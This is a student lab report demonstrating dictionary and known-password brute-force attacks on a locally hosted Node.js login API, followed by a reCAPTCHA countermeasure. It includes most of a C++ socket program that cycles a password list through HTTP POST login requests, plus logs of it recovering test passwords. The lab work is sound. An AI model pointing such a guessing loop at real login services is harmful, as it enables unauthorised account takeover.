CSE 406 Final Report

Dictionary Attack and Known Password Attack

Lab Group: B1

Student Name: Md. Ajwad Akil
Student ID: 1605079

Date of Submission: July 25, 2021

Introduction

Dictionary and Known Password Attack are both brute force attack method where the attacker attacks a system(online/offline) by using a tool that tries to guess a password to bypass an authentication/encryption system. In this project, we demonstrate the attack on an HTTP server with a dummy front-end application to simulate the situation of an attack.

Steps of Attack

The attack is performed on a very simple website created by us. We demonstrate the attack on attacking the server side of the website, which is running locally on our computer on port no : **5000**. Since the website is local, so we can perform a safe brute force attack without breaking any changes and causing any problems.

The Steps of the attack can be listed as below. Each step is elaborated in great details in the upcoming section.

- Collection of a dictionary and a list of known passwords.
- Creating a website with a server and some dummy pages to simulate a real website.
- A C++ socket program that connects to the server serving the website over TCP sockets and tries to brute-force password using HTTP requests.

Dictionary and Known Passwords list

We collected a dictionary of common words consisting of about **466551** English Words and a list of known password with about **999998** known passwords that are widely used in the internet. Both of the lists are collected from GitHub and are open sourced for wide usage and testing.

Website

The website is of the simplest form. It consists of the following pages:

- A Welcome page showing a few options to authenticate. Here is the screenshot:




Fig: Welcome Screen

- A Login Page where a user logs in using **email** and **password**:




Fig: Login Screen

- A Signup Page where a user signs up with **name, email and password**:




Fig: Sign Up Screen

- A Final Home Page. This is the page a user sees after he/she logs in:




Fig: Home Screen

The mentioned pages are just for demonstration purposes and to simulate a real website. The attack is done on the server that runs the website, not on the front end. Aside from the mentioned pages, there is another page called **Login Secured** which is implemented for defense mechanism and has been discussed in great details later on.

The front end part of the website is constructed with **React.js** and the backend is constructed with **Node.js**. Our choice of database is **MongoDB**. Being a NOSQL database, the logic of registering a user with proper verification of name, email and then hashing the password provided during signup and storing the hash of the password to the database and also comparing the hash stored in the database with the hash of the password entered by the user during login time are all done on the server side using JavaScript code.

The code for the mongodb mode for an User is shown below:

```
const UserSchema = new mongoose.Schema({
  name: {
    type: String,
    required: [true, "Please add a name"],
  },
  email: {
    type: String,
    match: [
      /^[a-zA-Z0-9.!#$%&'*+/=?^_`{|}~-]+@[a-zA-Z0-9-]+(?:\.[a-zA-Z0-9-]+)*$/,
      "Please add a valid email here",
    ],
  },
  role: {
    type: String,
    enum: ["user", "publisher"],
    default: "user",
  },
  password: {
    type: String,
    required: [true, "Please add a password"],
    minlength: 6,
    select: false, //won't return password when we call user by API
  },
  resetPasswordToken: String,
  resetPasswordExpire: Date,
  createdAt: {
    type: Date,
    default: Date.now,
  },
});
```

The reset password tokens are of no use to the attack or running the website. Here the schema is shown. The role is by default of an user.

The code for Encrypting user entered password during signup process is shown below:

```
// Encrypt password using bcryptjs

// we want to encrypt before we save the data to the database
UserSchema.pre("save", async function (next) {
  // check to see if we modified the password or not, if not move on to the next
middleware
  if (!this.isModified("password")) {
    next();
  }
  // do the following operation if we modify the password
  const salt = await bcrypt.genSalt(10);
  this.password = await bcrypt.hash(this.password, salt);
});
```

Here we see that using the **bcrypt** module of node, we encrypt the password by generating salt and then hashing the password. **Bcrypt** is a password-hashing function based on the **Blowfish** cipher. The details are obscured as this is not the aim of the attack.

The following code snippet compares the user entered password with the hashed password by directly using a **compare** function of the bcrypt module.

```
// Match user entered password to hashed pass in db
UserSchema.methods.matchPassword = async function (enteredPassword) {
  return await bcrypt.compare(enteredPassword, this.password); // here this is
the object that will call this
};
```

The other parts of the server such as routes and controllers and the server code are standard node.js server code so the details are not given in the report. The overall idea however is that when a user enters a password and email, it gets validated and the password is compared with the hash of the password in the database and if all the tests passes, the user is allowed to enter and they can see the main home page of the website. This is similar to regular authentication mechanisms. However it is to be mentioned that for simplicities sake, we don't use any kind of tokens or cookies for the demonstration purposes.

Hacker's Code

We now demonstrate a detailed description of the script that we used to attack the server. The code was run on **wsl** on windows that runs a native linux kernel on top of windows so all the internal libraries of c/c++ related to sockets and networking works flawlessly here.

As we mentioned before, we constructed a fake **HTTP** request with a password from the list as body of the request and the request over the network to our local host. The request was constructed with this structure to define the **HTTP** message:

```
struct HTTPmessage
{
    string type;
    string path;
    string http_version;
    string content_type;
    string content_length;
    string body;
    string authorization_header;
    string build_http_request_message()
    {
        return type + path + http_version + content_type + content_length +
body;
    }
};

typedef HTTPmessage HTTPmessage;
```

There are some other helper functions in our code that is used for removing **leading and trailing whitespaces(if any)** while reading the passwords, **to convert c string to c++ strings** for better usage and vice versa and also for **tokenizing** a line of string given the **delimiter** to tokenize on and returning a vector of tokenizing the string. The details of these methods are left out as they are utility methods to our real attack.

Next we observe the code for further connections and sending data.

First we declare all the necessary variables and take user inputs:

```
int socket_desc, port_no;
struct sockaddr_in server{}; //the server to which I want to connect to!
string message, ip_address, pass_file, email, url_path;
char received_message[4000];

//Take User Input
cout << "Give Port No of the website running on localhost: ";
cin >> port_no;

cout << "Give password file name: ";
cin >> pass_file;

cout << "Give email of the user: ";
cin >> email;

cout << "Give url path of the localhost website: ";
cin >> url_path;
```

Here we declare the necessary variables such as socket descriptor, port no, email, file name , ip address and message to be send and received by the sockets. We take user inputs for certain things such as port no, password file name, email and url path upon which we would send the **POST** request to fake login.

Then we look at the following code snippets:

```
//create a socket to create a TCP connection
socket_desc = socket(AF_INET, SOCK_STREAM, 0);
ip_address = "127.0.0.1";

//configure server
server.sin_family = AF_INET;
server.sin_port = htons(port_no);
server.sin_addr.s_addr = inet_addr(ip_address.c_str());
```

The function socket() creates a socket and then in turn returns a descriptor which can be used inside other functions. The above code will create a socket with following properties

```
Address Family - AF_INET (this is IP version 4)
Type - SOCK_STREAM (this defines connection oriented TCP protocol, We can opt for
a non-conneciton socket such as UDP using SOCK_DGRAM)
Protocol - 0 [ or IPPROTO_IP This is IP protocol]
```

Next we shall try to connect to some server using this socket. For connecting to any server we always need two things, a **port number** and an **Ip address** to connect to. The **sockaddr_in** server structure configures the things for us. We set the IP version to this structure. Next we assign the port number to which we want to connect to that we took from user input. Then we assign the **IP address** to the server. In this the IP is the local host **IP: 127.0.0.1** as we are experimenting on our local host.

After setting up the port and **IP** of the host we are just call the **connect** method that is predefined in the header for socket connection. Here is the snippet:

```
//connect to the remote server
if (connect(socket_desc, (struct sockaddr *)&server, sizeof(server)) < 0)
{
   cout << "Connection error!" << endl;
   return 1;
}
else
{
   cout << "connected with " << ip_address << endl;
}
```

The connect method needs a **socket descriptor** and a **sockaddr** structure to connect to. If the method return something < 0, then there was a connection error and we immediately return from the script. Else we prompt the user that we are connected.

When the connection is done, then we trivially try to read the file name we provided during user prompt at the start of the script. As it's user defined, any type of password file can be used in this place. We read each line of the file and then we preprocess the password before we send the **HTTP POST** request. we trim the line that we read from the file and then form the body of the request and take the length of the password

```
string pass = trim(line);
string text = "email=" + email + "&password=" + pass;
string l = to_string(text.length());
```

Next we form the body of the **HTTP** request. This is done according to the rules of **HTTP** and requires minimal explanation. The type, path, version and the fields related to contents such as type and length are all set according to the protocol. The body is also formed with the **text** that we formed above. And finally the whole string is build with the method **build_http_request_message()**.

```
// Building HTTP request message
HTTPmessage req;
req.type = "POST ";
req.path = url_path + " ";
req.http_version = "HTTP/1.1\r\n";
req.content_type = "Content-Type: application/x-www-form-urlencoded\r\n";
req.content_length = "Content-Length: " + l;
req.body = "\r\n\r\n" + text;
message = req.build_http_request_message();
```

The next step is to send data by the TCP socket to the server that we connected to and then receiving the data.

```
attempt++;
cout << "Attempt No: " << attempt << endl;
cout << "Trying password: " << pass << endl;

// Trying to send data to the http server by TCP sockets
if (send(socket_desc, message.c_str(), strlen(message.c_str()), 0) < 0)
{
    cout << "Sending data failed!" << endl;
    break;
}

//Now we receive some data from the server that we send the data to
if (recv(socket_desc, received_message, 2000, 0) < 0)
{
    cout << "Received failed!" << endl;
    break;
}
```

Here we send the message in the form of a c style string and the length of the message that we constructed with the structure and keep a check whether the data sending failed or not. Similarly we receive the message that we obtained from the server and then we place the message in received_message buffer of characters. Thus we send over TCP sockets and receive the data. Our message contains the password that we want to brute force with and the received message contains the message obtained from the server. A track of the attempt number and the password we are guessing are kept for easy usage of the users.

The final step is quire trivial. We convert the buffer to c++ style string, then parse the message of the server to obtain the status code to see what we obtained from the server. The status code of **200** indicates that the attack was successful and the password was correct and we stop the script. Else we keep on searching exhaustively until we run out of passwords to find in the file.

```
// We convert the received message to a C++ string
int received_message_size = sizeof(received_message) / sizeof(char);
string server_message = convert_to_string(received_message,
received_message_size);

// we tokenize by newline and select the status code
vector<string> tokenized = tokenize(server_message, "\n");
tokenized = tokenize(tokenized[0], " ");
```

```
string status = tokenized[1];

cout << "The Status code is: " << tokenized[1] << "\n\n"<< endl;

if (status == "200")
{
   cout << "Password Found: " << pass << endl;
   break;
}
```

The parsing is done by first tokenizing the received message by newlines and then taking the first line of the lines, we further tokenize this with space delimiter and then obtain the required status. Finally when we obtain the password or even if we fail, we close the connection:

```
// Finally we close the socket
cout << "\nTotal Attemps: " << attempt << endl;
cout << "closing connection" << endl;
close(socket_desc);
```


Analyzing the successfulness of the attack

The success of the dictionary and known password attack completely depends on the guessing of the correct password. If the user **does not** use a password from the English dictionary and the known password list and uses a **string, alpha numeric based long and uncommon** password, the attack is most likely to be unsuccessful in nature.

As for our attacking tool, if a user uses a password from the list that we consider and if it matched up, we can detect the password by faking **HTTP POST** request messages to attack the server. Aside from this, by our design we need to know or collect the **email** of the user that we want to target and attack. For demonstration purposes in the form of a safe simulation to experiment on, we create two user accounts whose email is already known to us and choose two common passwords: **abacus** and **freedom** to test on. The first password is tested with the **dictionary** list, as we choose this password from the dictionary to demonstrate the attack and the second one is tested with using **known** password list, as we choose the password from the list again to demonstrate the attack. The validation of the successfulness depends on how well we wrote the code to connect to the server, and how precise we were to form the request messages as **HTTP** protocol suggests. Since we did those properly, we had no issue connecting to the server and send and receive data to and from the server with ease. Thus our attack was successful.

Observed Output

For the attack with dictionary we created a user with email: a@gmail.com and password: **abacus** to test on. For the case of known password we created a user with email: mokhles@gmail.com and a password: **freedom** to test on. When the script runs we see the following prompt where we input the required data:




```
akil@LAPTOP-JK6P55C0:~/dev/security/Learning Sockets$ ./exp.out
Give Port No of the website running on localhost: 5000
Give password file name: dictionary.txt
Give email of the user: a@gmail.com
Give url path of the localhost website: /api/v1/auth/login
```

Fig: Options and Prompts

The URL for normal login on the server side is: **/api/v1/auth/login**. This is provided. The prompts and options are for ease of use so that anyone can test the attack on their website with minimal effort. Thus we provide the above information.


First we demonstrate with the dictionary of words. Our scripts connect to the server by sockets and then attempt the password one by one. We get a **401** error status for every wrong password we attempt to the server:



```
Attempt No: 169
Trying password: Abaco
The Status code is: 401


Attempt No: 170
Trying password: abacot
The Status code is: 401


Attempt No: 171
Trying password: abacterial
The Status code is: 401


Attempt No: 172
Trying password: abactinal
The Status code is: 401
```

Fig: Wrong Attempts with dictionary


Whenever we guess the correct password, then we receive a status of **200** that shows that the password has been obtained and the server is responding a corresponding **OK** status to us. Seeing the status code we obtain the password and the script is auto terminated.



```
Attempt No: 178
Trying password: abacus
The Status code is: 200


Password Found: abacus

Total Attemps: 178
closing connection
```

Fig: Password Found, script terminated

In the server side, whenever the script sends a wrong password we can see the following in the server terminal:




```
[Object: null prototype] { email: 'a@gmail.com', password: '1080' }
POST /api/v1/auth/login 401 322.852 ms - 47
[Object: null prototype] { email: 'a@gmail.com', password: '', c: '' }
POST /api/v1/auth/login 404 0.486 ms - 64
[Object: null prototype] { email: 'a@gmail.com', password: '10-point' }
POST /api/v1/auth/login 401 322.529 ms - 47
[Object: null prototype] { email: 'a@gmail.com', password: '10th' }
POST /api/v1/auth/login 401 321.036 ms - 47
[Object: null prototype] { email: 'a@gmail.com', password: '11-point' }
POST /api/v1/auth/login 401 320.493 ms - 47
[Object: null prototype] { email: 'a@gmail.com', password: '12-point' }
```

Fig: Server failure Response

Here as wrong password being sent by the **POST** request, the server responds with a status code of **401**. We see that the email and the password are also printed in the server side terminal for ease of observation.


When the server obtains a correct password, then it sends a response status of **200** as expected:



```
[Object: null prototype] { email: 'a@gmail.com', password: 'abacus' }
POST /api/v1/auth/login 200 330.505 ms - 198
```


Fig: Server Success Response

The process is similar for the list of known passwords. The screenshots are attached below:



```
Attempt No: 73
Trying password: freedom
The Status code is: 200


Password Found: freedom

Total Attemps: 73
closing connection
```

Fig: Password Found for known password list



```
[Object: null prototype] {
  email: 'mokhles@gmail.com',
  password: 'freedom'
}
POST /api/v1/auth/login 200 321.404 ms - 198
```

Fig: Server Success Response

As we see the attempts for known password is **73** and for dictionary is **178**.

Countermeasure

There are several ways to design countermeasure for this attack. As this is a brute force attack, we can design counter measures in these ways:

- We can limit the number of attempts a user can input the password. In this way, the user has to wait for a certain time so that the lock can be revoked before attempting to login again. This ensures that any type of brute-force attack where thousands and millions of passwords are attempted before the real password is found and to ensure it does not happen from the server side, the attempt to login is locked after a finite number of attempts, whether it is from a brute force script or from a user and thus ensuring safety from direct brute force based attacks.

- Another way we can prevent the attack is to edit both the server and the client side. We may use **GOOGLE recaptcha** system and integrate it with the front and the backend of the website. This ensures that the recaptcha form has to be filled up as this generates a unique token and this token is validated on the server side every time the recaptcha is filled up and the login form is submitted with the recaptcha form. Thus it ensures that only a **brute** force attack using a script cannot break the authentication system if the captcha is not filled physically by the user. So it becomes harder for the attacker to brute force this. In order to by pass this, more complicated work is to be done to fill the form by program automatically and then it might work. So it is a valid countermeasure for the script only attack.

In our project, we designed the second step where we integrate a recaptcha with the front end code and the backend code. Then the backend accepts any form input if the user fills the recaptcha form from the front end side. Thus after validating this, the backend proceeds with it's logic of email and password verification.

Here is a snapshot of front end side:





Fig: Login With Recaptcha


And when we try to attack from the script on this url path which is: **/api/v1/auth/login-recaptcha** we get the following error in our script with a status of **405**.



```
Attempt No: 21622
Trying password: tazdevil
The Status code is: 405


Attempt No: 21623
Trying password: Taylor1
The Status code is: 405


Attempt No: 21624
Trying password: tartan
The Status code is: 405
```

Fig: Unsuccessful attack

As we see in the screenshot that the attempt it well above 20000 and still the password has not been obtained. We know that our attempts in this experiment is 73 and 178 and since those thresholds are crossed, the script failed to find and guess the correct password for the captcha protected authentication system. In the server side we observe the following response:



```
POST /api/v1/auth/login-recaptcha 405 0.163 ms - 65
POST /api/v1/auth/login-recaptcha 405 0.133 ms - 65
POST /api/v1/auth/login-recaptcha 405 0.153 ms - 65
POST /api/v1/auth/login-recaptcha 405 0.101 ms - 65
POST /api/v1/auth/login-recaptcha 405 0.113 ms - 65
```

Fig: Server Side Captcha Response

As the server does not find any token due to recaptcha it immediately sends a **405** status. So the countermeasure is valid and justified.